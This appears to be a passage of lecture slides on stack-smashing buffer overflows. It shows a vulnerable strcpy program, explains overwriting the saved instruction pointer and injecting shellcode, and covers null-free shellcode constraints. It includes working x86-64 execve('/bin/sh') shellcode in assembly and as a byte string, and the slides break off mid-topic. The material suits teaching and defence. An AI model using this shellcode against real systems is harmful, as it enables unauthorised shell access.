4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

IP



# A Normal Example

What if the data in string s is longer than 32 characters?


```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }
```

strcpy() does not check the length of the input!

```
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

IP


Memory



# Crash

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

IP






# Crash

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```


IP



# Crash


IP

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```



# Crash

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```



# Crash

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```

IP

Saved IP is destroyed!

*overwritten the  
return address  
pointer*

print()

main()

Memory

High

argv

argc

IP = ...

Data from argv

Low

# Crash

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

IP

Saved IP is destroyed!

Memory

High

argv

argc

IP = ...

Data from argv

Low


# Crash

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(int argc, char* argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

Saved IP is destroyed!

Program crashes :(

Memory



High

Low

# Smashing the Stack

Buffer overflow bugs can overwrite saved instruction pointers

- Usually, this causes the program to crash

Key idea: replace the saved instruction pointer

- Can point anywhere the attacker wants
- But where?


Key idea: fill the buffer with malicious code

- Remember: machine code is just a string of bytes
- Change IP to point to the malicious code on the stack

# Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

IP






# Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```


IP



# Exploit v1

IP


```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```



# Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1: strcpy(buffer, s);  
2: puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```


IP



# Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```


IP



# Exploit v1


```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

IP




# Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:   strcpy(buffer, s);  
2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```



# Exploit v1

```
0: void print(string s) {  
    // only holds 32 characters, max  
    string buffer[32];  
1:    strcpy(buffer, s);  
2:    puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:     for (; argc > 0; argc = argc - 1) {  
6:         print(argv[argc]);  
7:     }  
8: }
```



# Malicious Code

The classic attack when exploiting an overflow is to inject a payload

- Sometimes called **shellcode**, since often the goal is to obtain a privileged shell
- But not always!

There are tools to help generate shellcode

- Metasploit, pwntools

Example shellcode:

```
{  
    // execute a shell with the privileges of the  
    // vulnerable program  
    exec("/bin/sh");  
}
```



```
#include <stdio.h>
```

```
void main() {
```

```
    char s[10] = "/bin/sh";  
    execl(s,s,0);
```

```
}
```

```
_main:
```

```
00001f40    pushl    %ebp  
00001f41    movl     %esp,%ebp  
00001f43    subl     $0x18,%esp  
00001f46    leal     0xf6(%ebp),%eax  
00001f49    movl     %eax,%ecx  
00001f4b    movw     $0x0000,0x08(%ecx)  
00001f51    movl     $0x0068732f,0x04(%ecx)  
00001f58    movl     $0x6e69622f,(%ecx)  
00001f5e    movl     %eax,%ecx  
00001f60    movl     %esp,%edx  
00001f62    movl     %eax,0x04(%edx)  
00001f65    movl     %ecx,(%edx)  
00001f67    movl     $0x00000000,0x08(%edx)  
00001f6e    calll    0x00001f78  
00001f73    addl     $0x18,%esp  
00001f76    popl     %ebp  
00001f77    ret
```

```
mba2:smash abhi$ otool -t e22
```

```
e22:
```

```
(__TEXT,__text) section
```

```
00001f14 6a 00 89 e5 83 e4 f0 83 ec 10 8b 5d 04 89 1c 24
00001f24 8d 4d 08 89 4c 24 04 83 c3 01 c1 e3 02 01 cb 89
00001f34 5c 24 08 8b 03 83 c3 04 85 c0 75 f7 89 5c 24 0c
00001f44 e8 09 00 00 00 89 04 24 e8 47 00 00 00 f4 55 89
00001f54 e5 53 83 ec 64 e8 08 00 00 00 2f 62 69 6e 2f 73
00001f64 68 00 5b 89 5d 18 c7 45 1c 00 00 00 00 c7 44 24
00001f74 0c 00 00 00 00 8d 4d 18 89 4c 24 08 89 5c 24 04
00001f84 b8 3b 00 00 00 c7 04 24 00 00 00 00 cd 80 83 c4
00001f94 28 c9 c3
```

copy will end  
here.!!

# Challenges to Writing Shellcode

Compiled shellcode often must be zero-clean

- Cannot contain any zero bytes
- Why?

# Challenges to Writing Shellcode

Compiled shellcode often must be **zero-clean**

- Cannot contain any zero bytes
- Why?
- In C, strings are null (zero) terminated
- strcpy() will stop if it encounters a zero while copying!

# Challenges to Writing Shellcode

Compiled shellcode often must be **zero-clean**

- Cannot contain any zero bytes
- Why?
- In C, strings are null (zero) terminated
- strcpy() will stop if it encounters a zero while copying!

Shellcode must survive any changes made by the target program

- What if the program decrypts the string before copying?
- What if the program capitalizes lowercase letters?
- Shellcode must be crafted to avoid or tolerate these changes

# Clever shell code

<http://shell-storm.org/shellcode/files/shellcode-806.php>

*smallest ones*

main:


```
;mov rbx, 0x68732f6e69622f2f
;mov rbx, 0x68732f6e69622fff
;shr rbx, 0x8
;mov rax, 0xdeadbeefcafe1dea
;mov rbx, 0xdeadbeefcafe1dea
;mov rcx, 0xdeadbeefcafe1dea
;mov rdx, 0xdeadbeefcafe1dea
xor eax, eax
mov rbx, 0xFF978CD091969DD1
neg rbx
push rbx
;mov rdi, rsp
push rsp
pop rdi
cdq
push rdx
push rdi
;mov rsi, rsp
push rsp
pop rsi
mov al, 0x3b
syscall
```

```
char code[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\x
b0\x3b\x0f\x05";
```

# Hitting the Target

Address of shellcode must be guessed exactly


- Must jump to the precise start of the shellcode



# Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode






# Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs



# Hitting the Target


Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode

However, stack addresses often change

- Change each time a program runs

Challenge: how can we reliably guess the address of the shellcode?



# Hitting the Target

Address of shellcode must be guessed exactly

